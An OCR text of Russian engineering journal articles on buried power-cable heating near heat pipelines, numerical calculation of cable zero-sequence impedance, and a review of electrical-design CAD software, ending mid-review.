
This work presents a numerical study of thermal fields during the laying of cable lines in the ground in the places where the heat pipeline runs. The influence of the thermal characteristics of the backfill material of the cable line, the environment, the distance of the heat pipeline and its temperature regime on the maximum capacity of the cable line is determined. As a result of the numerical solution, the permissible current loads on the cable line laid in the ground at the place of interdiction with the heat line, which ensure the safe operation of the cable line, are determined.

Keywords: cable line laying, heat and mass transfer, cable line design, maximum current loads of the cable line.

В связи с плотной застройкой крупного мегаполиса при прокладке кабельных линий среднего и высокого напряжения необходимо учитывать расположение подземных коммуникаций (теплотрасс), интенсивность тепловыделений которых приводит к дополнительному прогреву окружающей среды и, как следствие, к ухудшению условий эксплуатации кабельной линии или кабельного канала. При этом возникает необходимость учитывать дополнительный источник нагрева для кабельной линии, проложенной в земле, и определять допустимое значение передаваемой мощности.

Участок пересечения кабельной линии и теплопровода является местом с повышенной возможностью возникновения перегрева изоляции, которая может привести к выходу из строя всей кабельной линии. Численное моделирование способно с высокой точностью определить значения предельных параметров кабельной линии и теплопровода, которые не приведут к аварии и обеспечат максимальную пропускную способность кабельной линии.

При проектировании подземных коммуникаций, в том числе кабельных линий, активно используют метод математического моделирования. Работа [1] посвящена вопросам определения допустимых токовых нагрузок в кабельной линии, а также оптимальным режимам работы кабельной линии. Авторы работы [2] рассматривают процессы тепломассопереноса в кабельной линии, работающей в условиях перегрузки. При математическом моделировании работы кабельной линии, проложенной в земле, необходимо учитывать дополнительный нагрев земли от солнечного излучения и конвекцию; влияние этих факторов учитывалось авторами работы [3].



а *б*

Рис. 1. Конструкция одножильного силового кабеля АПвВнг-LS (*а*):
1 – токопроводящая жила; *2*, *4* – экран из полупроводящего сшитого полиэтилена;
3 – изоляция из сшитого полиэтилена; *5* – обмотка из электропроводящей ленты;
6 – экран из медных проволок и медной ленты; *7*, *9* – слой из стеклоленты;
8, *10* – внутренняя и внешняя оболочки из поливинилхлоридного пластиката.
Упрощенная модель одножильного кабеля (*б*): *1* – токопроводящая жила;
2 – эквивалентный изоляционный слой

В отличие от приведенных работ, в данной статье учитывается влияние теплофизических характеристик материала засыпки кабельной линии, окружающей среды, наличие и удаленность теплопровода

и его температурного режима на максимальную пропускную способность кабельной линии.

Конструкция кабеля, приведенная на рис. 1, для упрощения расчетов была заменена на 2 составляющие: токопроводящую жилу и эквивалентный изоляционный слой с усредненными параметрами, подробное описание слоя приведено в работе [4].

Конструкция силового трехжильного кабеля, проложенного в земле в трубе, предоставлена на рис. 2, конструктивные размеры приведены в табл. 1.




Рис. 2. Силовой 3-жильный кабель,
проложенный в трубе

Таблица 1

Конструктивные размеры кабелей на напряжение 35 кВ

Параметр	Кабель 35 кВ
Диаметр жилы, мм	13,8
Диаметр по эквивалентному слою, мм	47,6
Внешний диаметр трубы, мм	225
Площадь сечения токопроводящей жилы, мм^2	150

Исследование влияния дополнительных источников нагрева кабельной линии реализовано с помощью двумерной модели, построенной в инженерной среде ANSYS. Модель построена согласно ПУЭ-7 п.2.3.83-2.3.101 «Прокладка кабельных линий в земле» [5] и ГОСТ 20295-85 «Конструктивные размеры теплопроводной трубы с полиуретановой изоляцией» [6]. Схема прокладки приведена на рис. 3.





Рис. 3. Чертеж исследуемой области

Максимальная рабочая температура для изоляции из сшитого полиэтилена составляет 90 °С [7]. Математическая модель тепломассообмена основана на законах сохранения массы, количества движения и энергии и подробно описана в [8].


Максимальная длительно допустимая токовая нагрузка на кабель АПвВнг-LS, проложенный в земле в трубе, при температуре окружающей среды 15 °С без учета теплопровода составила 322 А, кабель способен передавать мощность, равную 11,2 МВт. При температуре воды в теплопроводе 70 °С токовая нагрузка, которая не приводит к перегреву кабельной линии, составила 254 А. В этом случае кабель передает мощность, равную 8,9 МВт. Общая передаваемая мощность снизилась на 25 %. Температурные поля для двух вариантов расчета приведены на рис. 4.

Снижение температуры изоляции кабельной линии и, следовательно, увеличение пропускной способности может быть достигнуто путем использования специальных материалов засыпки кабельных

линий, которые обладают соответствующими теплофизическими свойствами. В табл. 2 приведены теплофизические свойства исследуемых грунтов, в том числе засыпочный грунт, используемый в зарубежной практике при прокладке кабелей в стесненных условиях. На рис. 4 приведено температурное поле при прокладке в земле (табл. 2).



а



б

Рис. 4. Модель, простроенная в AnsysFluent с распределением тепловых полей: *а* – без учета теплопровода; *б* – с учетом теплопровода, при температуре воды 70°С

Заменив землю на глинозем, обладающий большей теплопроводностью и меньшей теплоемкостью, удалось снизить температуру кабельной линии на 8°С, не изменяя при этом токовую нагрузку. Добиться снижения температуры кабельной линии до 77 °С удалось, изменив материал в зоне исследования на засыпочный, теплопроводность которого существенно выше.

Таблица 2

Теплофизические свойства материалов

Материал	Плотность, кг/м^3	Теплоёмкость, Дж/(кг ·°С)	Теплопроводность, Вт/(м·°С)
Земля	2000	2500	0,833
Глинозем	3900	840	2,33
Засыпочный	4000	850	10

Максимальная токовая нагрузка кабельной линии с учетом влияния теплопровода, засыпанная специальным материалом, не допуская превышения температуры кабельной линии больше 90°С, составила 328 А. В данном случае кабельная линия способна передавать нагрузку, равную 11,5 МВт, что на 29 % больше, чем при засыпании кабельной линии землей.

На основании полученных результатов можно сделать вывод, что при проектировании способов прокладки кабельной линии необходимо учитывать влияние дополнительного нагрева кабельной линии от теплопровода и материал окружающей среды, поскольку материалы с большей теплопроводностью и меньшей теплоемкостью интенсивнее отводят тепло, снижая рабочую температуру и увеличивая передаваемую мощность.

Библиографический список

1. Грешняков Г.В., Ковалеров Г.Г., Дубицкий С.Д. К вопросу о выборе предельно допустимых токов силовых кабелей // Кабели и провода. – 2011. – № 6. – С. 12–16.

2. Григорьева М.М., Кузнецов Г.В. Тепломассоперенос в условиях электрической перегрузки кабельных линий // Известия Томск. политехн. ун-та. – 2010. – Т. 316, № 4. – С. 34–38.

3. Nahman J., Tanaskovic M. Calculation of the ampacity of high voltage cables by accounting for radiation and solar heating effects using

FEM. International Transactions on Electrical Energy Systems. – 2013. – Vol. 23, Iss. 3. – P. 301–314. DOI: 10.1002/etep.660.

4. Труфанова Н.М., Кухарчук И.Б., Феофилова Н.В. Расчет теплового поля кабельного канала с учетом тепловых потерь в экранах кабелей // Вестник ПНИПУ. Электротехника, информационные технологии, системы управления. – 2018. – № 28. – С. 179–193.

5. Правила Устройства электроустановок. 7-е изд. п.2.3.83-2.3.101 [Электронный ресурс]. – URL: http://pue7.ru/pue7/punkt.php?n=2.3.83&k=2.3.101 (дата обращения: 04.10.2021).

6. Свод правил СП 41-105–2002. Проектирование и строительство тепловых сетей бесканальной прокладки из стальных труб с индустриальной тепловой изоляцией из пенополиуретана в полиэтиленовой оболочке. – М.: Госстрой России, ГУП ЦПП, 2003.

7. Лавров Ю.А. Кабели 6–35 кВ с пластмассовой изоляцией. Факторы эксплуатационной надежности [Электронный ресурс] // Новости электротехники. – 2006. – № 6 (42). – URL: http://www.news.elteh.ru/arh/2006/42/15.php (дата обращения: 04.10.2021).

8. Труфанова Н.М., Кухарчук И.Б. Оценка работоспособности кабельного канала на основе численного моделирования процессов термодинамики // Вестник ПНИПУ. Электротехника, информационные технологии, системы управления. – 2020. – № 35. – С. 30–42.

Сведения об авторах

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Куляшов Константин Сергеевич – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: KKSkosty@yandex.ru

УДК 620.3.51

А.Г. Щербинин, Р.П. Лукоянов

МЕТОДИКА РАСЧЕТА НУЛЕВЫХ ПОСЛЕДОВАТЕЛЬНОСТЕЙ С ПОМОЩЬЮ ЧИСЛЕННОГО МОДЕЛИРОВАНИЯ ЭЛЕКТРОМАГНИТНЫХ ПРОЦЕССОВ СИЛОВЫХ КАБЕЛЕЙ

В работе предлагается методика определения сопротивлений нулевой последовательности силового кабеля с помощью численного моделирования электромагнитного поля. При расчете полных сопротивлений нулевой последовательности учитывается возврат тока через концентрический проводник и массив земли. Результатами исследований являются зависимости полных сопротивлений нулевой последовательности от удельного электрического сопротивления земли. Верификация математической модели проводится путем сравнения результатов вычислений, полученных аналитическим способом. Численные исследования проводились в программном комплексе ANSYS Maxwell.

Ключевые слова: численное моделирование электромагнитного поля, силовой кабель, сопротивления нулевой последовательности, бумажно-пропитанная изоляция.

A.G. Sherbinin, R.P. Lukojanov

THE METHOD OF CALCULATING ZERO SEQUENCES USING NUMERICAL SIMULATION OF ELECTROMAGNETIC PROCESSES OF POWER CABLES

The paper proposes a method for determining the zero sequence resistances of a power cable using numerical simulation of an electromagnetic field. When calculating the total resistances of the zero sequence, the return of current through the concentric conductor and the earth array is taken into account. The results of the research are the dependences of the total resistances of the zero sequence on the electrical resistivity of the earth. Verification of the mathematical model is carried out by comparing the results of calculations obtained analytically. Numerical studies were carried out in the ANSYS Maxwell software package.

Keywords: numerical simulation of the electromagnetic field, power cable, zero-sequence resistances, paper-impregnated insulation.

В электрических сетях при расчетах токов короткого замыкания необходимо учитывать активные и индуктивные сопротивления прямой, обратной и нулевой последовательности. Для силовых кабелей на различное рабочее напряжение электрической сети аналитическим методом такие последовательности можно рассчитать по стандарту

IEC 60909-2 [1]. Однако, обладая достаточной простотой вычислений, стандарт IEC 60909-2 не позволяет проводить расчеты для большого количества конструкций кабелей, что существенно ограничивает его применение. Этот недостаток позволяет устранить решение подобного типа задач с помощью математического моделирования электромагнитных процессов.

На рис. 1 приведено поперечное сечение кабеля, для которого проведено определение сопротивлений нулевой последовательности с помощью стандарта IEC 60909-2 и математического моделирования.




Рис. 1. Поперечное сечение кабеля

Для представленной конструкции кабеля (см. рис. 1) сопротивление нулевой последовательности при условии возврата тока через концентрический проводник в виде экрана N аналитическим способом определяется по формуле [1]

$$Z_{0N} = R_L + 3R_N + j\omega \frac{\mu_0}{2\pi}\left(\frac{1}{4} + 3\ln\frac{r_{Sm}}{\sqrt[3]{r_{\text{ТПЖ}} d^2}}\right), \qquad (1)$$

где R_L – активное сопротивление токопроводящей жилы, Ом/м; R_N – активное сопротивление металлической оболочки (экрана), Ом/м; r_{Sm} – средний радиус экрана, м; ω – угловая частота, рад/с; $r_{\text{ТПЖ}}$ – радиус токопроводящей жилы, м; d – расстояние между осями жил, м.

Тогда определение полного сопротивления нулевой последовательности кабеля при возврате тока через концентрический проводник N и землю E можно рассчитать по формуле [1]

$$Z_{0NE} = R_L + 3R_E + j\omega\frac{\mu_0}{2\pi}\left(\frac{1}{4} + 3\ln\frac{\delta}{\sqrt[3]{r_{\text{ТПЖ}}d^2}}\right) - 3\frac{\left[\omega\frac{\mu_0}{8} + j\frac{\mu_0}{2\pi}\ln\frac{\delta}{r_{Sm}}\right]^2}{R_N + \omega\frac{\mu_0}{8} + j\omega\frac{\mu_0}{2\pi}\ln\frac{\delta}{r_{Sm}}}, \quad (2)$$

где δ – эквивалентная глубина залегания возврата тока через землю ($\delta = 930$ м при удельном сопротивлении земли, $\rho = 100$ Ом·м), м; R_E – активное сопротивление массива земли, Ом/м.

Была рассмотрена конструкция силового трехжильного кабеля сечением медных ТПЖ 240 мм^2, концентрическим медным проводником (экраном) сечением 120 мм^2. Радиус токопроводящей жилы равнялся 10,05 мм, расстояние между жилами – 24,8 мм, средний радиус экрана – 25,7 мм (IEC 60909-2).

Для численного исследования электромагнитного поля при построении математической модели были приняты следующие допущения: задача двухмерная, поскольку магнитный потенциал не изменяется по длине кабеля ($\partial A/\partial z = 0$), токи смещения не учитываются.

Исходя из принятых допущений, дифференциальные уравнения для комплексной амплитуды векторного магнитного потенциала A для проводящей и диэлектрической среды выглядит следующим образом [2]:

Проводящая среда

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial x}\right) + \frac{\partial}{\partial y}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial y}\right) - j\omega\sigma A + J_s = 0, \quad (3)$$

Диэлектрическая среда

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial x}\right) + \frac{\partial}{\partial y}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial y}\right) = 0, \quad (4)$$

где A – магнитный потенциал (в двухмерной постановке направлен по координате z); μ_a – абсолютная магнитная проницаемость; σ – удельная электропроводность; – плотность тока, определяемая законом Ома в дифференциальной форме; $-j\omega\sigma A$ – вихревая плотность тока; j – мнимая единица.

Уравнение (3) дополняется уравнением для заданной величины тока в проводнике:

$$I = \int_{S_c} (-j\omega\sigma A + J_s) dS, \tag{5}$$

где S_c – сечение проводника.

Равенство нулю векторного магнитного потенциала на бесконечно удаленной границе реализуется с помощью граничного условия Робина (6):

$$\frac{\partial A}{\partial \rho} + \frac{1}{\rho} A = 0. \tag{6}$$

Задача решается методом конечных элементов в программном комплексе ANSYS Maxwell [2, 3]. В данной программе материал, имеющий удельное электрическое сопротивление более 1 Ом·м, не может рассматриваться в качестве проводника. Удельное электрическое сопротивление для массива земли в соответствии с IEC 60909-2 задается равным 100 Ом·м. В связи с этим в результате численных исследований были построены зависимости сопротивлений нулевой последовательности от величины удельного электрического сопротивления массива земли, изменяющейся в диапазоне от 0,0001 Ом·м до 1 Ом·м. По этим зависимостям путем экстраполирования вычислены сопротивления нулевой последовательности при ρ земли равном 100 Ом·м.




Рис. 2. Схема расчета для первого случая




Рис. 3. Схема расчета для второго случая

Также как и для IEC 60909-2, моделирование сопротивления нулевой последовательности в первом случае рассчитывается при условии, что обратный ток протекает только по концентрическому проводнику (экрану). В токопроводящих жилах ток I_L, протекающий

в прямом направлении, равен 100 А. Такой же по величине ток I_N, но в обратном направлении, задается в экране (рис. 2).

Во втором случае обратный ток I_{NE} протекает по концентрическому проводнику (экрану) и земле (рис. 3). Значения токов такие же, как и для первого случая.

Матрица коэффициентов для расчета полных сопротивлений нулевых последовательностей Z_{0N} и Z_{0NE} при удельном сопротивлении массива земли 0,01 Ом·м, полученная с помощью программного комплекса ANSYS Maxwell, представлена в табл. 1.

Результаты вычислений аналитическим способом (по формулам (1), (2)) и численным способом представлены в табл. 2.

Таблица 1

Матрицы коэффициентов для Z_{0N} и Z_{0NE}

Ом/м		I_L		I_{NE}	
		активная составляющая	реактивная составляющая	активная составляющая	реактивная составляющая
Z_{0N}	I_L	7,580E-05	3,964E-04	4,864E-05	–3,674E-04
	I_{NE}	4,864E-05	–3,674E-04	1,925E-04	3,671E-04
Z_{0NE}	I_L	1,514E-04	2,709E-04	5,264E-06	–1,972E-04
	I_{NE}	5,264E-06	-–1,972E-04	7,148E-06	1,964E-04

Таблица 2

Активные и реактивные составляющие полных сопротивлений нулевой последовательности Z_{0N}, Z_{0NE} в зависимости от удельного сопротивления земли

Уд. сопротивление земли	Ом·м	0,0001	0,001	0,01	0,1	1
Численно, Ом/м	Re(Z_{0N})	0,513	0,513	0,513	0,513	0,513
	Im()	0,086	0,086	0,086	0,086	0,086
	Re(Z_{0N})	0,381	0,419	0,444	0,460	0,466
	Im(Z_{0N})	0,249	0,234	0,219	0,205	0,193
Аналитически, Ом/м	Re(Z_{0N})	0,521	0,521	0,521	0,521	0,521
	Im(Z_{0N})	0,078	0,078	0,078	0,078	0,078
	Re(Z_{0N})	0,375	0,418	0,446	0,465	0,478
	Im(Z_{0N})	0,245	0,234	0,219	0,204	0,191
Невязка, %	Re(Z_{0N})	1,47	1,47	1,47	1,47	1,47
	Im(Z_{0N})	–8,60	–8,60	–8,60	–8,60	–8,60
	Re(Z_{0N})	–1,68	–0,12	0,43	1,15	2,43
	Im(Z_{0N})	–1,55	–0,25	–0,04	–0,28	–0,92

Как видно из табл. 2, удельное сопротивление земли оказывает влияние только на величину полного сопротивления нулевой последовательности Z_{0NE}, для активной и реактивной составляющих которого построены соответствующие зависимости (рис. 4 и 5).




Рис. 4. Зависимость активной составляющей Z_{0NE}
от удельного сопротивления земли




Рис. 5. Зависимость реактивной составляющей Z_{0NE}
от удельного сопротивления земли

Далее путем подбора регрессионной зависимости достроены кривые активной и реактивной составляющих сопротивления нулевой последовательности Z_{0NE} до величины удельного электрического сопротивления земли равного 100 Ом. Результаты аналитического и численного расчета для ρ = 100 Ом·м представлены в табл. 3.

Таблица 3

Сравнительная таблица результатов для Z_{0NE}

	Аналитический расчет	Численный расчет	Невязка, %
Re (Z_{0NE}), Ом/м	0,493	0,468	5,09
Im (Z_{0NE}), Ом/м	0,172	0,169	1,49

Как видно из табл. 3, невязка при расчете для активной составляющей сопротивления Z_{0NE} составила 5,09 %, а для реактивной – 1,49 %, что позволяет с достаточной точностью вычислять сопротивления нулевой последовательности с помощью предложенного подхода. Таким образом, данная методика позволит рассчитывать конструкции кабелей, не предусмотренные в IEC 60909-2.

Библиографический список

1. IEC/TR 60909-2–2008 Short-circuit currents in three-phase a.c. systems – Part 2: Data of electrical equipment for short-circuit current calculations.

2. Соловейчик Ю.Г., Рояк М.Э., Персова М.Г. Метод конечных элементов для решения скалярных и векторных задач: учеб. пособие. – Новосибирск: Изд-во НГТУ, 2007. – 895 с.

3. Бате К.Ю. Методы конечных элементов. – М.: Физматлит, 2010. – 1022 с.

4. Finite Elements – An Introduction / J. Tinsley Oden [et al.]. – Prentice Hall, 1981.

Сведения об авторах

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru.

Лукоянов Руслан Павлович – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-20-1м, г. Пермь, e-mail: kkk.korol@yandex.ru

УДК 621.311.1

И.Д. Островский, А.Б. Петроченков

АНАЛИЗ СОВРЕМЕННЫХ СИСТЕМ АВТОМАТИЗИРОВАННОГО ПРОЕКТИРОВАНИЯ СЕТЕЙ ЭЛЕКТРОСНАБЖЕНИЯ И ЭЛЕКТРООСВЕЩЕНИЯ

В данной статье рассмотрены системы автоматизированного проектирования сетей электроснабжения и электроосвещения, произведен анализ функциональной составляющей этих систем.

Ключевые слова: программное обеспечение, автоматизированное проектирование, электрические сети.

I.D. Ostrovskii, A.B. Petrochenkov

ANALYSIS OF MODERN COMPUTER-AIDED DESIGN SYSTEMS FOR POWER SUPPLY AND ELECTRIC LIGHTING NETWORKS

In this article the systems of computer-aided design of power supply and electric lighting networks are considered, the functional component of these systems is analyzed.

Keywords: software, computer-aided design, electrical networks.

Введение. Ключевым аспектом развития экономики Российской Федерации является интеллектуализация процесса принятия управленческих решений [1]. Эту задачу можно рассматривать и «в большом», и «в малом» – с учетом небольших, но принципиально важных изменений, оказывающихся впоследствии «драйверами роста» [2]. В настоящее время в отрасли проектирования требуются быстрота и качество выполнения проекта, для этого необходимо использование высококачественных программных обеспечений. На рынке программного обеспечения имеется большое количество инженерных программных комплексов. Однако в сфере проектирования электроснабжения и электроосвещения не так много программ, которые могли бы полностью удовлетворить потребность в автоматизированном проектировании сетей как наружных, так и внутренних.

Цель данного исследования – анализ и сравнение существующего ПО, изучение функций и возможностей по автоматизирован-

ному проектированию, а именно – автоматизированному расчету электрических и светотехнических параметров, автоматизированному составлению проектной документации, спецификаций и подбору оборудования.

Анализ современных САПР. Среди самых популярных и часто используемых систем автоматизированного проектирования в отрасли проектирования систем электроснабжения и электроосвещения [3] можно выделить следующие:

1) nanoCAD;
2) Revit;
3) Renga;
4) AutoCAD;
5) DIALux;
6) КОМПАС-3D.

Данные программные комплексы включают в себя функции автоматизированного проектирования, создания 3D-визуализации, автоматических расчетов тех или иных параметров и т.п. Однако использование этих программ не всегда эффективно, так как из-за недостатка функций необходимо прибегать к расчетам и выбору оборудования вручную. Большую роль также играют цена программного обеспечения и страна-производитель.

nanoCAD является двух- и трехмерной САПР. Имеется возможность установить «надстройку» nanoCAD BIM Электро, позволяющую проектировать и моделировать системы силового электрооборудования и электроосвещения объектов. В этой программе имеется возможность автоматически произвести все требуемые нормативными документами светотехнические и электротехнические расчеты. Используя специальные функции и возможности данной программы, возможно построение информационной модели объекта. Итогами работы в данном программном комплексе является готовая проектная документация, включающая планы сетей электроснабжения, принципиальные и однолинейные схемы электрических шкафов, кабельный журнал, спецификацию оборудования, изделий и материалов, таблицы расчетов.

Revit предоставляет возможность проектировать и моделировать кабельные трассы и канализации с учетом архитектурных и конструктивных особенностей объекта, автоматически создавать однолинейные схемы шкафов и принципиальные схемы сетей.

В Revit возможны автоматическая корректировка прокладки сетей при изменении смежных разделов проекта, анализ размещения инженерных сетей относительно друг друга, автоматизированная разработка необходимых спецификаций и ведомостей. Также данная программа имеет функции по автоматизированному расчету электрических параметров и проверки электрической системы при разных режимах работы и функции по созданию 3D-визуализации прокладки электрических сетей и размещения оборудования.

Renga позволяет создавать информационные модели сетей электроснабжения и электроосвещения объектов. Используя инструменты и функции данной программы, имеется возможность максимально автоматизировать действия проектировщика в процессе прокладки трасс сетей электроснабжения и электроосвещения.

Данное ПО имеет функции по автоматизированной прокладке кабельных трасс, а также подключения к ним электрооборудования, опираясь на правила, которые вносит пользователь. Он отображает последовательность соединения оборудования, определяет положение установки относительно стен и пола, в то время как в модели прокладывается кабельная линия, на которую проектировщик в соответствии со встроенными каталогами назначает марки кабельной продукции. Расчеты, произведенные в сторонних программах, могут быть подгружены в табличной форме и далее будут учтены в проектной документации. В Renga существуют специальные инструменты, которые извлекают автоматически информацию об объектах, расположенных в информационной модели, и формируют по ним спецификацию, тем самым исключается возможность возникновения ошибки в расчете оборудования. Спецификации связаны с 3D-моделью и автоматически пересчитываются при любом ее изменении.

AutoCAD – двух- и трёхмерная система автоматизированного проектирования. В области двухмерного проектирования AutoCAD остается до сих пор фаворитом в отрасли проектирования сетей освещения и электроснабжения, как наружных, так и внутренних. Весьма обширные возможности данное ПО имеет в работе с генеральными планами и с созданием различного рода схем.

AutoCAD также имеет большой функционал для трёхмерного моделирования. Данная программа позволяет получить высококачественную визуализацию моделей. Для автоматизации расчетов, со-

ставления 3D-моделей, планов, спецификаций, однолинейных и принципиальных схем на базе AutoCAD произведены специализированные прикладные приложения, такие как САПР ЛЭП, AutoCAD Electrical, Rubius Electric Suite и другие.

DIALux является программным комплексом для осуществления расчета параметров электроосвещения как внутреннего, так и наружного. При расчете в DIALux используются встроенные каталоги большинства мировых производителей светильников, где светотехнические параметры светильников представлены максимально полно и точно.

Данное ПО позволяет анализировать распределение освещенности по всей поверхности дорожного покрытия или плоскости помещения и получать результаты с высокой точностью. Небольшая трудоемкость расчетов позволяет достаточно быстро производить выбор и сравнение кардинально разных вариантов исполнения освещения. Используя DIALux, имеется возможность определения и других показателей освещения, таких как равномерность освещенности, средняя освещенность, средняя яркость, общая равномерность яркости и т.д. Также в DIALux, используя простые инструменты, возможно создать реалистичную 3D-визуализацию системы освещения.

КОМПАС-3D является отечественным продуктом, произведенным компанией «Аскон». В использовании данного ПО имеются основные преимущества: наличие большого функционала для проектирования изделий любой сложности, оформление документации в соответствии с ЕСКД и СПДС. Компанией «Аскон» создано приложение «КОМПАС: Электроснабжение» предназначенное для автоматизации выполнения проектной и рабочей документации для систем электроснабжения и электроосвещения.

